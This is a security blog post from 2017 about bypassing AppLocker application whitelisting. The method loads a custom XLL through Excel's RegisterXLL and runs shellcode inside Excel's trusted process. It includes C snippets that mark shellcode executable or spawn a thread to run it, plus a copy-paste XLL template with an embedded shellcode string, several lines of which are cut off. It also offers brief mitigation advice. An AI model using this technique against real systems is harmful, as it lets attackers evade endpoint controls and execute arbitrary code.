Riley Kidd

Security from a different perspective

Application whitelist bypass using XLL and embedded shellcode

August 03, 2017

Application whitelisting


Application whitelisting tools such as Microsoft's AppLocker provide an effective way to prevent users from executing unauthorised applications. Via these tools Administrators can whitelist an approved list of application publishers, paths or file hashes. If an application does not fall under this approved whitelist, it cannot be executed.

Reliable bypass methods

A reliable and known method to bypass these restrictions is to abuse trusted Windows utilities such as regsvr32 or rundll32 to perform unexpected actions and 'break out' from the whitelist.

However, a strictly administered environment can also perform whitelisting at the process level. Namely, a trusted application can be permitted to launch. However attempts to launch additional, non-trusted process via this trusted process can be blocked.

Better explained with an example, we can use a rundll32 bypass accompanied with a prepared cmd.dll file:



```
⊟ rundll32.exe                  1.424 K    5.428 K  13112 Windows host process (Run...  Microsoft Corporation
  ⊟ rundll32.exe               71.724 K    6.028 K   7272 Windows host process (Run...  Microsoft Corporation
      conhost.exe              11.568 K   15.608 K   4780 Console Window Host           Microsoft Corporation
```


As can be seen, the rundll32 process has launched the additional DLL file. Thereby bypassing the AppLocker restriction at the application level, but this will still be blocking at the process level (as the DLL executable is not whitelisted and therefore the additional untrusted process will be blocked).

DLL Execution via Excel.Application RegisterXLL

Recently Ryan Hanson identified a method which can abuse another commonly trusted process:

> A DLL can be loaded and executed via Excel by initializing the Excel.Application COM object and passing a DLL to the RegisterXLL method.

This method essentially permits an arbitrary bypass as any code can be executed as part of a custom XLL file. However, Ryan's example has the same restriction where a secondary process is created:



```
⊟ EXCEL.EXE            < 0.01   93.704 K  114.496 K  6392 Microsoft Excel              Microsoft Corporation
  ⊟ cmd.exe                      2.964 K    3.568 K  5104 Windows Command Processor    Microsoft Corporation
      conhost.exe               11.584 K   15.456 K  6728 Console Window Host          Microsoft Corporation
```

Arbitrary execution within the trusted process space

Given we can create our own custom XLL files, we can abuse this method to execute shellcode directly within the trusted process space of Excel, there is no need to create an additional process.


There are a number of ways this can be achieved, for example we can mark our shellcode as directly executable and subsequently call it:

```
DWORD why_must_this_variable;
BOOL ret = VirtualProtect(shellcode, strlen(shellcode), PAGE_EXECUTE_READWRIT
((void(*)(void))shellcode)();
```

Or, we can create and execute our own thread within the current process:

```
LPVOID lpmem = VirtualAlloc(0, strlen(shellcode), MEM_COMMIT, PAGE_EXECUTE_RE
WriteProcessMemory((HANDLE)-1, lpmem, shellcode, strlen(shellcode), 0);
CreateThread(0, 0, lpmem, 0, 0, 0);
```

Given that the shellcode runs directly within the process space of the trusted application, we can bypass process level white listing:


MessageBox

I am a trusted process

Mitigation

Blacklisting Excel is going to be a difficult business case. Attempting to block untrusted extensions will also be open to bypasses. A more comprehensive mitigation at the process level is to either monitor and whitelist trusted API calls or utilise trained heuristics to block abnormal application behaviour.

TLDR

That’s great, but I just want to copy and paste something.

```
#include <Windows.h>

__declspec(dllexport) void __cdecl xlAutoOpen(void);

char *shellcode = "\x31\xc9\x64\x8b\x41\x30\x8b\x40\x0c\x8b\x70\x14\xad\x96\x
```

```
void __cdecl xlAutoOpen() {
        DWORD why_must_this_variable;
        BOOL ret = VirtualProtect(shellcode, strlen(shellcode), PAGE_EXECUTE_
        ((void(*)(void))shellcode)();
}

BOOL APIENTRY DllMain( HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpRe
        switch (ul_reason_for_call) {
        case DLL_PROCESS_ATTACH:
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
                break;
        }
        return TRUE;
}
```

Recent Posts

17 Oct 2017 A watering hole with Windows binaries
21 Nov 2016 Creating a multiport man-in-the-middle network tap
09 Jun 2016 Hack in the Box 2016 - MISC400 Writeup (Part 1)